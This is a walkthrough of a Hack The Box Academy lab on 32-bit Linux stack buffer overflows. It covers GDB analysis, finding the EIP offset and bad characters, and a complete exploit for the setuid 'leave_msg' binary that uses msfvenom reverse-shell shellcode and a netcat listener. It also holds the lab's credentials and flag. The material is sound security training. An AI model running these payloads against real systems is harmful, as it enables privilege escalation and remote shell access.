Stack-Based Buffer Overflows on Linux x86:

Link to challenge: https://academy.hackthebox.com/module/31

(log in required)

Class: Tier 0 | Medium | Offensive

Fundamentals

Stack-Based Buffer Overflow:

Question: At which address in the "main" function is the "bowfunc" function gets called?

Answer: 0x000005aa

Method: in the section guide presentation of the disassembled main function – we can see that the call to bowfunc was made in the address ‘0x000005aa’ of the ‘main’ function:

```
Dump of assembler code for function main:
   0x00000582 <+0>:     lea    0x4(%esp),%ecx
   0x00000586 <+4>:     and    $0xfffffff0,%esp
   0x00000589 <+7>:     pushl  -0x4(%ecx)
   0x0000058c <+10>:    push   %ebp
   0x0000058d <+11>:    mov    %esp,%ebp
   0x0000058f <+13>:    push   %ebx
   0x00000590 <+14>:    push   %ecx
   0x00000591 <+15>:    call   0x450 <__x86.get_pc_thunk.bx>
   0x00000596 <+20>:    add    $0x1a3e,%ebx
   0x0000059c <+26>:    mov    %ecx,%eax
   0x0000059e <+28>:    mov    0x4(%eax),%eax
   0x000005a1 <+31>:    add    $0x4,%eax
   0x000005a4 <+34>:    mov    (%eax),%eax
   0x000005a6 <+36>:    sub    $0xc,%esp
   0x000005a9 <+39>:    push   %eax
   0x000005aa <+40>:    call   0x54d <bowfunc>
   0x000005af <+45>:    add    $0x10,%esp
```

*note - the binary info in the section’s guide details the binary itself in the target machine, so identification of the address in the section guide is equivalent to identification of the address in the binary itself using GDB or any other tool, same for any other pieces of information obtained from the binary. *

Exploit

Take Control of EIP:

Question: Examine the registers and submit the address of EBP as the answer.

Answer: 0x55555555

Method: lets look the registers info shown in the section's guide:

```
(gdb) info registers

eax            0x1  1
ecx            0xffffd6c0   -10560
edx            0xffffd06f   -12177
ebx            0x55555555   1431655765
esp            0xffffcfd0   0xffffcfd0
ebp            0x55555555   0x55555555      # <---- EBP overwritten
esi            0xf7fb5000   -134524928
edi            0x0  0
eip            0x55555555   0x55555555      # <---- EIP overwritten
eflags         0x10286  [ PF SF IF RF ]
cs             0x23 35
ss             0x2b 43
ds             0x2b 43
es             0x2b 43
fs             0x0  0
gs             0x63 99
```

Determine the Length for Shellcode:

Question: How large can our shellcode theoretically become if we count NOPS and the shellcode size together? (Format: 00 Bytes)

Answer: 250 bytes

Method: from the section's guide:

1. We need a total of 1040 bytes to get to the EIP.
2. Here, we can use an additional 100 bytes of NOPs
3. 150 bytes for our shellcode.

Determine the Length for Shellcode

```
   Buffer = "\x55" * (1040 - 100 - 150 - 4) = 786
     NOPs = "\x90" * 100
Shellcode = "\x44" * 150
      EIP = "\x66" * 4
```

The NOPs (no operation instruction) size is 100 bytes, and the shellcode is 150 bytes. Together – 250 bytes.

Identification of Bad Characters:

Question: Find all bad characters that change or interrupt our sent bytes' order and submit them as the answer (e.g., format: \x00\x11).

Answer: \x00\x09\x0a\x20

Method: In here deducing the correct information from the binary description iin the section guide wont be suffice, we will have to enter the target machine. we will use the provided credentials ‘htb-student:HTB_@cademy_stdnt!’:

```
ssh htb-student@<target-IP>
```

to enter the target machine.

in it – we have the bow binary:

```
htb-student@nixbof32:~$ ls
bow
```

Lets analyze it with gdb:

```
gdb ./bow
```

```
htb-student@nixbof32:~$ gdb ./bow
GNU gdb (Ubuntu 8.1.1-0ubuntu1) 8.1.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./bow...(no debugging symbols found)...done.
(gdb)
```

Now, based on previous sections – we know the function that does the heavy lifting (input handling) is ‘bowfunc’ – we will set breakpoint in it:

```
break bowfunc
```

```
(gdb) break bowfunc
Breakpoint 1 at 0x551
```

Now, we will start the binary execution in GDB with the following payload:

```
$(python -c 'print "\x55" * (1040 - 254 - 4) +
"".join([chr(x) for x in range(0, 256)]) + "\x66" * 4')
```

The payload will generate a string of all bytes from 0 to 255 (including) – meaning from /0x00 to /0xff (/0x00/0x01/0x02……/0xfe/0xff):

```
run $(python -c 'print "\x55" * (1040 - 254 - 4) +
"".join([chr(x) for x in range(0, 256)]) + "\x66" * 4')
```

```
(gdb) run $(python -c 'print "\x55" * (1040 - 254 - 4) + "".join([chr(x) for x in range(0, 256)]) + "\x66" * 4')
Starting program: /home/htb-student/bow $(python -c 'print "\x55" * (1040 - 254 - 4) + "".join([chr(x) for x in range(0, 256)]
) + "\x66" * 4')
/bin/bash: warning: command substitution: ignored null byte in input

Breakpoint 1, 0x56555551 in bowfunc ()
```

The execution of course, halted in the breakpoint.

Now, we will examine the memory – we expect to see a string of '0x55', then our payload (/0x00/0x01/0x02……/0xfe/0xff), and at the end – 4 times '0x66':

```
x/1100xb $esp+500
```

```
(gdb) x/1100xb $esp+500
0xffffd368:     0x00    0x00    0x00    0x64    0x16    0x8b    0x59    0x2d
0xffffd370:     0x65    0x81    0x61    0x36    0x37    0x29    0x53    0x77
0xffffd378:     0x3a    0x07    0x20    0x69    0x36    0x38    0x36    0x00
0xffffd380:     0x00    0x2f    0x68    0x6f    0x6d    0x65    0x2f    0x68
0xffffd388:     0x74    0x62    0x2d    0x73    0x74    0x75    0x64    0x65
0xffffd390:     0x6e    0x74    0x2f    0x62    0x6f    0x77    0x00    0x55
0xffffd398:     0x55    0x55    0x55    0x55    0x55    0x55    0x55    0x55
```

The string of '0x55' starts after the marked red arrow.

*

*

```
0xffffd690:     0x55    0x55    0x55    0x55    0x55    0x55    0x55    0x55
0xffffd698:     0x55    0x55    0x55    0x55    0x55    0x55    0x55    0x55
0xffffd6a0:     0x55    0x55    0x55    0x55    0x55    0x01    0x02    0x03
0xffffd6a8:     0x04    0x05    0x06    0x07    0x08    0x00    0x0b    0x0c
0xffffd6b0:     0x0d    0x0e    0x0f    0x10    0x11    0x12    0x13    0x14
0xffffd6b8:     0x15    0x16    0x17    0x18    0x19    0x1a    0x1b    0x1c
0xffffd6c0:     0x1d    0x1e    0x1f    0x00    0x21    0x22    0x23    0x24
---Type <return> to continue, or q <return> to quit---
0xffffd6c8:     0x25    0x26    0x27    0x28    0x29    0x2a    0x2b    0x2c
```

Our payload starts here

*

*

```
0xffffd788:     0xe5    0xe6    0xe7    0xe8    0xe9    0xea    0xeb    0xec
0xffffd790:     0xed    0xee    0xef    0xf0    0xf1    0xf2    0xf3    0xf4
0xffffd798:     0xf5    0xf6    0xf7    0xf8    0xf9    0xfa    0xfb    0xfc
0xffffd7a0:     0xfd    0xfe    0xff    0x66    0x66    0x66    0x66    0x00
0xffffd7a8:     0x4c    0x53    0x5f    0x43    0x4f    0x4c    0x4f    0x52
0xffffd7b0:     0x53    0x3d    0x72    0x73
```

And the payload ends here, and the string of ‘0x66’ start here.

Now, as the payload is very long, the entirety of it will be not shown here, only the relevant part:

```
0xffffd6a0:     0x55    0x55    0x55    0x55    0x55    0x01    0x02    0x03
0xffffd6a8:     0x04    0x05    0x06    0x07    0x08    0x00    0x0b    0x0c
0xffffd6b0:     0x0d    0x0e    0x0f    0x10    0x11    0x12    0x13    0x14
0xffffd6b8:     0x15    0x16    0x17    0x18    0x19    0x1a    0x1b    0x1c
0xffffd6c0:     0x1d    0x1e    0x1f    0x00    0x21    0x22    0x23    0x24
---Type <return> to continue, or q <return> to quit---
0xffffd6c8:     0x25    0x26    0x27    0x28    0x29    0x2a    0x2b    0x2c
```

In the red markings, are the bytes ‘0x00’ and ‘0x0a’ – forbidden bytes which are not accepted by shellcodes.

In the cyan markings – are the binary un-accepted bytes (bad characters) – ‘0x09’ and ‘0x20’. And they are interpreted in the memory as ‘0x00’.

Which makes the final result as ‘\x00\x09\x0a\x20’ as un-accepted characters.

Generating Shellcode:

Question: Submit the size of the stack space after overwriting the EIP as the answer. (Format: 0x00000)

Answer: 0x21000

Method: continuing from the previous question – on gdb, we run the command:

```
info proc all
```

to view process info

```
(gdb) info proc all
process 2154
cmdline = '/home/htb-student/bow'
cwd = '/home/htb-student'
exe = '/home/htb-student/bow'
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
        0x56555000 0x56556000     0x1000        0x0 /home/htb-student/bow
```

*

*

Hit 'enter' (return) on prompt to continue..

```
---Type <return> to continue, or q <return> to quit---
        0xf7fd6000 0xf7ffc000    0x26000        0x0 /lib32/ld-2.27.so
        0xf7ffc000 0xf7ffd000     0x1000    0x25000 /lib32/ld-2.27.so
        0xf7ffd000 0xf7ffe000     0x1000    0x26000 /lib32/ld-2.27.so
        0xfffdd000 0xffffe000    0x21000        0x0 [stack]
Name:   bow
Umask:  0002
State:  t (tracing stop)
```

And on field 'stack' – we get the size.

Skills Assessment

Skills Assessment - Buffer Overflow:

Question: Determine the file type of "leave_msg" binary and submit it as the answer.

Answer: ELF 32-bit

Method: First, we will enter the target machine using the provided credentials 'htb-student:HTB_@cademy_stdnt!':

```
ssh htb-student@<target-IP>
```

in it – we see 2 files:

```
htb-student@nixbof32skills:~$ ls
leave_msg   msg.txt
```

Lets examine the 'leave_msg' file using the 'file' command:

```
file leave_msg
```

```
htb-student@nixbof32skills:~$ file leave_msg
leave_msg: setuid ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.s
o.2, for GNU/Linux 3.2.0, BuildID[sha1]=8694607c1cba3fb3814a144fb014da53d3f3e49e, not stripped
```

Question: How many bytes in total must be sent before reaching EIP?

Answer: 2060

Method: For that, we will need to run 'leave_msg' with big specialized payload, with GDB.

We will start with creating the payload – for that we will use the tool '[pattern_create.rb]', which is designated to create specialized patterned payloads.

The tool can be found in the pwnbox in the path '/usr/share/metasploit-framework/tools/exploit/pattern_create.rb'.

We will need to create pattern in length long enough to induce segmentation fault in the execution – for our case – payload of length 2100 bytes will suffice:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2100 > pattern.txt
```

The payload was outputted to a file ‘pattern.txt’:

```
┌─[eu-academy-2]─[10.10.15.30]─[htb-ac-1099135@htb-6rdiumjiha]─[~]
└──╼ [★]$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2100 > pattern.txt
```

Lets read it:

```
┌─[eu-academy-2]─[10.10.15.30]─[htb-ac-1099135@htb-6rdiumjiha]─[~]
└──╼ [★]$ cat pattern.txt
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1
Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3
```

*

*

```
Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9
Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1
Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9
```

Ok, we have the payload ready.

Lets start the ‘leave_msg’ execution woith gdb, we will use the ‘-q’ flag to suppress intro message:

```
gdb -q ./leave_msg
```

```
htb-student@nixbof32skills:~$ gdb -q ./leave_msg
Reading symbols from ./leave_msg...(no debugging symbols found)...done.
(gdb)
```

Now, we will run the binary with the created payload:

```
run $(python -c "print 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa....<SNIP>....Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9'")
```

*most of the payload was snipped out due to length. *

```
(gdb) run $(python -c "print 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1
Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3
```

*

*

```
Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1
Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9'")
---Type <return> to continue, or q <return> to quit---

Program received signal SIGSEGV, Segmentation fault.
0x37714336 in ?? ()
```

In the red mark we can see the segmentation fault – overflow of the allocated memory (in this case – the stack), and in the cyan mark – we can see the current value of the instruction pointer register (EIP) - 0x37714336.

We take the EIP value, and with the tool '[pattern_offset.rb]' – located in '/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb' in the pwnbox – we can use it with determine the offset of the EIP, meaning the bytes in total that must be sent before reaching EIP:

```
/usr/share/metasploit-
framework/tools/exploit/pattern_offset.rb -q 0x37714336
```

```
┌─[eu-academy-2]─[10.10.15.30]─[htb-ac-1099135@htb-6rdiumjiha]─[~]
└──╼ [★]$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x37714336
[*] Exact match at offset 2060
```

The way the tools works together – is that the payload somewhere overruns the EIP register, and the 'pattern_offset' can determine the required offset by the overrun EIP value.

Meaning 'normal' patyloads like 'print '\x55' * 2200' (220 bytes of 'x55') will not work.

Question: Submit the size of the stack space after overwriting the EIP as the answer. (Format: 0x00000)

Answer: 0x22000

Method: we will run

```
info proc all
```

and look for the stack:

```
(gdb) info proc all
process 1978
warning: target file /proc/1978/cmdline contained unexpected null characters
cmdline = '/home/htb-student/leave_msg'
cwd = '/home/htb-student'
exe = '/home/htb-student/leave_msg'
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
        0x56555000 0x56556000     0x1000        0x0 /home/htb-student/leave_msg
```

*

*

```
        0xf7ffc000 0xf7ffd000     0x1000    0x25000 /lib32/ld-2.27.so
        0xf7ffd000 0xf7ffe000     0x1000    0x26000 /lib32/ld-2.27.so
        0xfffdc000 0xffffe000    0x22000        0x0 [stack]
Name:   leave_msg
Umask:  0002
State:  t (tracing stop)
```

Question: Read the file "/root/flag.txt" and submit the content as the answer.

Answer: HTB{wmcaJe4dEFZ3pbgDEpToJxFwvTEP4t}

Method: First, lets set the listener, we will run it on the target machine, listening on port 4444:

```
nc -lnvp 4444
```

```
htb-student@nixbof32skills:~$ nc -lnvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
```

Now, before we generate the reverse shell payload using msfvenom, we need to determine bad characters.

We will do it in the same method we did in 'Identification of Bad Characters' section.

For that, first we need to determine what is the function that handles the input, we will use 'objdump -d' for that:

```
objdump -d leave_msg
```

```
htb-student@nixbof32skills:~$ objdump -d leave_msg

leave_msg:     file format elf32-i386


Disassembly of section .init:

00000474 <_init>:
 474:   53                      push   %ebx
```

*

*

```
0000068d <leavemsg>:
 68d:   55                      push   %ebp
 68e:   89 e5                   mov    %esp,%ebp
 690:   53                      push   %ebx
```

The function is 'leavemsg'.

Now, lets identify the bad characters which should not be in our shellcode – first lets run (or re-run) the 'leave_msg' with gdb, and set breakpoint in 'leavemsg':

```
break leavemsg
```

```
htb-student@nixbof32skills:~$ gdb -q ./leave_msg
Reading symbols from ./leave_msg...(no debugging symbols found)...done.
(gdb) break leavemsg
Breakpoint 1 at 0x691
```

And run the bad characters payload:

```
run $(python -c 'print "\x55" * (2060 - 256) +
"".join([chr(x) for x in range(0, 256)]) + "\x66" * 4')
```

notice in here we generate buffer of (2060-256), where 2060 is the amount of bytes required to get to the EIP, determined in the first question. And 256 is the amount of bad characters. At the end – are the 4 bytes of representing the EIP, marked by x66.

```
(gdb) run $(python -c 'print "\x55" * (2060 - 256) + "".join([chr(x) for x in range(0, 256)]) + "\x66" * 4')
Starting program: /home/htb-student/leave_msg $(python -c 'print "\x55" * (2060 - 256) + "".join([chr(x) for x in range(0, 256
)]) + "\x66" * 4')
/bin/bash: warning: command substitution: ignored null byte in input

Breakpoint 1, 0x56555691 in leavemsg ()
```

Then lets view the memory (2060 bytes + some extra to see some of the bytes before and after the relevant bytes, we will view 2015 bytes):

```
x/2150xb $esp+500
```

```
(gdb) x/2150xb $esp+500
0xffffcf48:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffcf50:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffcf58:     0x00    0x00    0x00    0xf3    0x9b    0x4c    0xac    0x2e
0xffffcf60:     0xae    0xca    0x6c    0x35    0xbb    0x8f    0x94    0x66
0xffffcf68:     0xd7    0x47    0x47    0x69    0x36    0x38    0x36    0x00
0xffffcf70:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffcf78:     0x2f    0x68    0x6f    0x6d    0x65    0x2f    0x68    0x74
0xffffcf80:     0x62    0x2d    0x73    0x74    0x75    0x64    0x65    0x6e
0xffffcf88:     0x74    0x2f    0x6c    0x65    0x61    0x76    0x65    0x5f
0xffffcf90:     0x6d    0x73    0x67    0x00    0x55    0x55    0x55    0x55
0xffffcf98:     0x55    0x55    0x55    0x55    0x55    0x55    0x55    0x55
```

(the red arrow marks the buffer beginning)

*

*

```
0xffffd690:     0x55    0x55    0x55    0x55    0x55    0x55    0x55    0x55
---Type <return> to continue, or q <return> to quit---
0xffffd698:     0x55    0x55    0x55    0x55    0x55    0x55    0x55    0x55
0xffffd6a0:     0x01    0x02    0x03    0x04    0x05    0x06    0x07    0x08
0xffffd6a8:     0x00    0x0b    0x0c    0x0d    0x0e    0x0f    0x10    0x11
0xffffd6b0:     0x12    0x13    0x14    0x15    0x16    0x17    0x18    0x19
0xffffd6b8:     0x1a    0x1b    0x1c    0x1d    0x1e    0x1f    0x00    0x21
0xffffd6c0:     0x22    0x23    0x24    0x25    0x26    0x27    0x28    0x29
0xffffd6c8:     0x2a    0x2b    0x2c    0x2d    0x2e    0x2f    0x30    0x31
0xffffd6d0:     0x32    0x33    0x34    0x35    0x36    0x37    0x38    0x39
0xffffd6d8:     0x3a    0x3b    0x3c    0x3d    0x3e    0x3f    0x40    0x41
```

In this sreenshot the bad characters start – we can see that the bad characters are: '\x00\x09\x0a\x20'

*

*

```
0xffffd790:     0x12    0x13    0x14    0x15    0x16    0x17    0x18    0x19
0xffffd798:     0xfa    0xfb    0xfc    0xfd    0xfe    0xff    0x66    0x66
0xffffd7a0:     0x66    0x66    0x00    0x4c    0x53    0x5f    0x43    0x4f
0xffffd7a8:     0x4c    0x4f    0x52    0x53    0x3d    0x72
```

*end of bad characters, start of EIP, marked by the 0x66 for the next 4 bytes.

Now that we have the bad characters, lets construct the shellcode:

```
msfvenom -p linux/x86/shell_reverse_tcp lhost=127.0.0.1
lport=4444 --format c --arch x86 --platform linux --bad-
chars "\x00\x09\x0a\x20" --out shellcode
```

```
┌─[eu-academy-2]─[10.10.15.30]─[htb-ac-1099135@htb-17cxmq0csi]─[~]
└──╼ [★]$ msfvenom -p linux/x86/shell_reverse_tcp lhost=127.0.0.1 lport=4444 --format c --arch x86 --platform linux --bad-chars "\x00\x09\x0a\x20" --out shellcode
Found 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of c file: 425 bytes
Saved as: shellcode
```

We have the shellcode, with payload size of 95 bytes.

Lets read it:

```
cat shellcode
```

```
└──╼ [★]$ cat shellcode
unsigned char buf[] =
"\xd9\xc1\xba\xca\x11\xc3\x8b\xd9\x74\x24\xf4\x58\x33\xc9"
"\xb1\x12\x83\xe8\xfc\x31\x50\x13\x03\x9a\x02\x21\x7e\x2b"
"\xfe\x52\x62\x18\x43\xce\x0f\x9c\xca\x11\x7f\xc6\x01\x51"
"\x13\x5f\x2a\x6d\xd9\xdf\x03\xeb\x18\xb7\xec\x0b\xdb\x46"
"\x7b\x0e\xdb\x59\x27\x87\x3a\xe9\xb1\xc7\xed\x5a\x8d\xeb"
"\x84\xbd\x3c\x6b\xc4\x55\xd1\x43\x9a\xcd\x45\xb3\x73\x6f"
"\xff\x42\x68\x3d\xac\xdd\x8e\x71\x59\x13\xd0";
```

```
\xd9\xc1\xba\xca\x11\xc3\x8b\xd9\x74\x24\xf4\x58\x33\xc9\xb1
\x12\x83\xe8\xfc\x31\x50\x13\x03\x9a\x02\x21\x7e\x2b\xfe\x52
\x62\x18\x43\xce\x0f\x9c\xca\x11\x7f\xc6\x01\x51\x13\x5f\x2a
\x6d\xd9\xdf\x03\xeb\x18\xb7\xec\x0b\xdb\x46\x7b\x0e\xdb\x59
\x27\x87\x3a\xe9\xb1\xc7\xed\x5a\x8d\xeb\x84\xbd\x3c\x6b\xc4
\x55\xd1\x43\x9a\xcd\x45\xb3\x73\x6f\xff\x42\x68\x3d\xac\xdd
\x8e\x71\x59\x13\xd0
```

Now that we have the payload, we need to determine the return address – the address where the buffer (the '0x55') ends and the payload starts.

For that, we will need to run the binary with the payload in gdb:

```
run $(python -c 'print "\x55" * (2060 - 95) +
"\xd9\xc1\xba\xca\x11\xc3\x8b\xd9\x74\x24\xf4\x58\x33\xc9\xb
1\x12\x83\xe8\xfc\x31\x50\x13\x03\x9a\x02\x21\x7e\x2b\xfe\x5
2\x62\x18\x43\xce\x0f\x9c\xca\x11\x7f\xc6\x01\x51\x13\x5f\x2
a\x6d\xd9\xdf\x03\xeb\x18\xb7\xec\x0b\xdb\x46\x7b\x0e\xdb\x5
9\x27\x87\x3a\xe9\xb1\xc7\xed\x5a\x8d\xeb\x84\xbd\x3c\x6b\xc
4\x55\xd1\x43\x9a\xcd\x45\xb3\x73\x6f\xff\x42\x68\x3d\xac\xd
d\x8e\x71\x59\x13\xd0" + "\x66" * 4')
```

as you notice – the buffer (\x55) fize is the offset size to the EIP (2060), subtracted with the payload size (95).

```
(gdb) run $(python -c 'print "\x55" * (2060 - 95) + "\xd9\xc1\xba\xca\x11\xc3\x8b\xd9\x74\x24\xf4\x58\x33\xc9\xb1\x12\x83\xe8\xfc\x31\x50\x13\x03\x9a\x02\x21\x7e\x2b\xfe\x52\x62\x18\x43\xce\x0f\x9c\xca\x11\x7f\xc6\x01\x51\x13\x5f\x2a\x6d\xd9\xdf\x03\xeb\x18\xb7\xec\x0b\xdb\x46\x7b\x0e\xdb\x59\x27\x87\x3a\xe9\xb1\xc7\xed\x5a\x8d\xeb\x84\xbd\x3c\x6b\xc4\x55\xd1\x43\x9a\xcd\x45\xb3\x73\x6f\xff\x42\x68\x3d\xac\xdd\x8e\x71\x59\x13\xd0" + "\x66" * 4')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/htb-student/leave_msg $(python -c 'print "\x55" * (2060 - 95) + "\xd9\xc1\xba\xca\x11\xc3\x8b\xd9\x74\x24\xf4\x58\x33\xc9\xb1\x12\x83\xe8\xfc\x31\x50\x13\x03\x9a\x02\x21\x7e\x2b\xfe\x52\x62\x18\x43\xce\x0f\x9c\xca\x11\x7f\xc6\x01\x51\x13\x5f\x2a\x6d\xd9\xdf\x03\xeb\x18\xb7\xec\x0b\xdb\x46\x7b\x0e\xdb\x59\x27\x87\x3a\xe9\xb1\xc7\xed\x5a\x8d\xeb\x84\xbd\x3c\x6b\xc4\x55\xd1\x43\x9a\xcd\x45\xb3\x73\x6f\xff\x42\x68\x3d\xac\xdd\x8e\x71\x59\x13\xd0" + "\x66" * 4')
```

Lets view the memory:

```
x/2150xb $esp+500
```

```
(gdb) x/2150xb $esp+500
0xffffcf58:     0x00    0x00    0x00    0x78    0x2a    0xc2    0xb0    0x8b
0xffffcf60:     0xe1    0xeb    0xbf    0xee    0x83    0x65    0xe2    0xaf
0xffffcf68:     0x84    0x22    0x03    0x69    0x36    0x38    0x36    0x00
0xffffcf70:     0x00    0x00    0x00    0x00    0x00    0x00    0x2f    0x68
0xffffcf78:     0x6f    0x6d    0x65    0x2f    0x68    0x74    0x62    0x2d
0xffffcf80:     0x73    0x74    0x75    0x64    0x65    0x6e    0x74    0x2f
0xffffcf88:     0x6c    0x65    0x61    0x76    0x65    0x5f    0x6d    0x73
0xffffcf90:     0x67    0x00    0x55    0x55    0x55    0x55    0x55    0x55
```

Buffer start

*


*

```
0xffffd730:     0x55    0x55    0x55    0x55    0x55    0x55    0x55    0x55
---Type <return> to continue, or q <return> to quit---
0xffffd738:     0x55    0x55    0x55    0x55    0x55    0x55    0x55    0xd9
0xffffd740:     0xc1    0xba    0xca    0x11    0xc3    0x8b    0xd9    0x74
0xffffd748:     0x24    0xf4    0x58    0x33    0xc9    0xb1    0x12    0x83
0xffffd750:     0xe8    0xfc    0x31    0x50    0x13    0x03    0x9a    0x02
0xffffd758:     0x21    0x7e    0x2b    0xfe    0x52    0x62    0x18    0x43
0xffffd760:     0xce    0x0f    0x9c    0xca    0x11    0x7f    0xc6    0x01
0xffffd768:     0x51    0x13    0x5f    0x2a    0x6d    0xd9    0xdf    0x03
0xffffd770:     0xeb    0x18    0xb7    0xec    0x0b    0xdb    0x46    0x7b
0xffffd778:     0x0e    0xdb    0x59    0x27    0x87    0x3a    0xe9    0xb1
0xffffd780:     0xc7    0xed    0x5a    0x8d    0xeb    0x84    0xbd    0x3c
0xffffd788:     0x6b    0xc4    0x55    0xd1    0x43    0x9a    0xcd    0x45
0xffffd790:     0xb3    0x73    0x6f    0xff    0x42    0x68    0x3d    0xac
0xffffd798:     0xdd    0x8e    0x71    0x59    0x13    0xd0    0x66    0x66
0xffffd7a0:     0x66    0x66    0x00    0x4c    0x53    0x5f    0x43    0x4f
```

*between the red arrows – the shellcode payload (the msfvenom reverse shell). *

*between the cyan arrows – the EIP, where should be the return address. (and currently marked by the 66..66. *

The relevant part for our needs is the address where the payload starts:



We need the address line is 0xffffd738, (which is the address of the left-most byte)

And from it – we count 7 bytes.

0xffffd738 + 7 = 0xffffd73f.

Meaning, our payload begins on the address 0xffffd73f. we will reverse the bytes order, and denote it as '\x3f\xd7\xff\xff'.

*__Important note__ – in the module they did the example with the use of NOPs (no operation instruction) to increase the margin of where we can set the address space (every address of NOP byte should be fine), the reason for that is for the case the return address contains one of the forbidden bytes ('\x00\x09\x0a\x20'). However, this is not the case here – and for our purpose – the NOPs section is not necessary. *

Now that we have the return address, we will replace the '"\x66" * 4' with it, and we will executable the binary with our payload, without GDB:

```
./leave_msg $(python -c 'print "\x55" * (2060 - 95) +
"\xd9\xc1\xba\xca\x11\xc3\x8b\xd9\x74\x24\xf4\x58\x33\xc9\xb
1\x12\x83\xe8\xfc\x31\x50\x13\x03\x9a\x02\x21\x7e\x2b\xfe\x5
2\x62\x18\x43\xce\x0f\x9c\xca\x11\x7f\xc6\x01\x51\x13\x5f\x2
a\x6d\xd9\xdf\x03\xeb\x18\xb7\xec\x0b\xdb\x46\x7b\x0e\xdb\x5
9\x27\x87\x3a\xe9\xb1\xc7\xed\x5a\x8d\xeb\x84\xbd\x3c\x6b\xc
4\x55\xd1\x43\x9a\xcd\x45\xb3\x73\x6f\xff\x42\x68\x3d\xac\xd
d\x8e\x71\x59\x13\xd0" + "\x3f\xd7\xff\xff"')
```

```
htb-student@nixbof32skills:~$ ./leave_msg $(python -c 'print "\x55" * (2060 - 95) + "\xd9\xc1\xba\xca\x11\xc3\x8b\xd9\x74\x24\
xf4\x58\x33\xc9\xb1\x12\x83\xe8\xfc\x31\x50\x13\x03\x9a\x02\x21\x7e\x2b\xfe\x52\x62\x18\x43\xce\x0f\x9c\xca\x11\x7f\xc6\x01\x5
1\x13\x5f\x2a\x6d\xd9\xdf\x03\xeb\x18\xb7\xec\x0b\xdb\x46\x7b\x0e\xdb\x59\x27\x87\x3a\xe9\xb1\xc7\xed\x5a\x8d\xeb\x84\xbd\x3c\
x6b\xc4\x55\xd1\x43\x9a\xcd\x45\xb3\x73\x6f\xff\x42\x68\x3d\xac\xdd\x8e\x71\x59\x13\xd0" + "\x3f\xd7\xff\xff"')
```

The execution seemingly get stuck…

Lets look at the netcat listner:

```
htb-student@nixbof32skills:~$ nc -lnvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 127.0.0.1 33520 received!
```

We have a shell!

```
